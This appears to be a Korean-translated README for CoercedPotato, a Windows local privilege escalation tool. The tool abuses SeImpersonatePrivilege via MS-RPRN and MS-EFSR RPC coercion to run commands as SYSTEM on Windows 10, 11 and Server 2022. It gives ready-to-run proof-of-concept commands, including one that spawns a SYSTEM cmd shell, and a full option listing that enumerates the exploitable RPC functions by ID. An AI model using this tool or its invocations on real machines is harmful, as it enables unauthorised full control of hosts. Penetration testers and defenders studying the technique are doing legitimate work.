 prepouce/coercedpotato
MS-RPRN 및 MS-EFSR RPC 강제 호출을 통해 SeImpersonatePrivilege를 악용하여 SYSTEM 권한으로 명령을 실행하는 Windows 로컬 권한 상승 도구입니다.

Patate(LOCAL/NETWORK SERVICE)에서 Windows 10, Windows 11 및 Server 2022의 SeImpersonatePrivilege를 악용하여 SYSTEM으로 권한 상승합니다.
자세한 내용: https://blog.hackvens.fr/articles/CoercedPotato.html.


아주 간단한 PoooooC:
.\CoercedPotato.exe -c whoami
대화형 셸을 사용하는 또 다른 PoC:
.\CoercedPotato.exe -c cmd.exe
--help 옵션을 사용하여 도움말 메시지를 확인할 수 있습니다.
   ____                            _ ____       _        _
  / ___|___   ___ _ __ ___ ___  __| |  _ \ ___ | |_ __ _| |_ ___
 | |   / _ \ / _ \ '__/ __/ _ \/ _` | |_) / _ \| __/ _` | __/ _ \
 | |__| (_) |  __/ | | (_|  __/ (_| |  __/ (_) | || (_| | || (_) |
  \____\___/ \___|_|  \___\___|\__,_|_|   \___/ \__\__,_|\__\___/

                                           @Hack0ura @Prepouce

CoercedPotato는 SeImpersonatePrivilege 또는 SeImpersonatePrimaryToken을 사용하는 권한 상승 익스플로잇을 위한 자동화 도구입니다.
Usage: .\CoercedPotato.exe [OPTIONS]

Options:
  -h,--help                   이 도움말 메시지를 출력하고 종료합니다
  -c,--command TEXT REQUIRED  SYSTEM으로 실행할 프로그램 (예: cmd.exe)
  -i,--interface TEXT         사용할 선택적 인터페이스 (기본값 : ALL) (가능한 값 : ms-rprn, ms-efsr
  -n,--exploitId INT          선택적 익스플로잇 ID (인터페이스가 정의된 경우에만 사용 가능)
                               -> ms-rprn :
                                 [0] RpcRemoteFindFirstPrinterChangeNotificationEx()
                                 [1] RpcRemoteFindFirstPrinterChangeNotification()
                               -> ms-efsr
                                 [0] EfsRpcOpenFileRaw()
                                 [1] EfsRpcEncryptFileSrv()
                                 [2] EfsRpcDecryptFileSrv()
                                 [3] EfsRpcQueryUsersOnFile()
                                 [4] EfsRpcQueryRecoveryAgents()
                                 [5] EfsRpcRemoveUsersFromFile()
                                 [6] EfsRpcAddUsersToFile()
                                 [7] EfsRpcFileKeyInfo() # 작동하지 않음
                                 [8] EfsRpcDuplicateEncryptionInfoFile()
                                 [9] EfsRpcAddUsersToFileEx()
                                 [10] EfsRpcFileKeyInfoEx() # 작동하지 않음
                                 [11] EfsRpcGetEncryptedFileMetadata()
                                 [12] EfsRpcEncryptFileExSrv()
                                 [13] EfsRpcQueryProtectors()

  -f,--force BOOLEAN          'Exploit worked!'라고 표시되더라도 모든 RPC 함수를 강제로 실행합니다 (기본값 : false)
  --interactive BOOLEAN       프로세스를 동일한 셸 내에서 실행할지 또는 새 창을 열지 설정합니다. (기본값 : true)
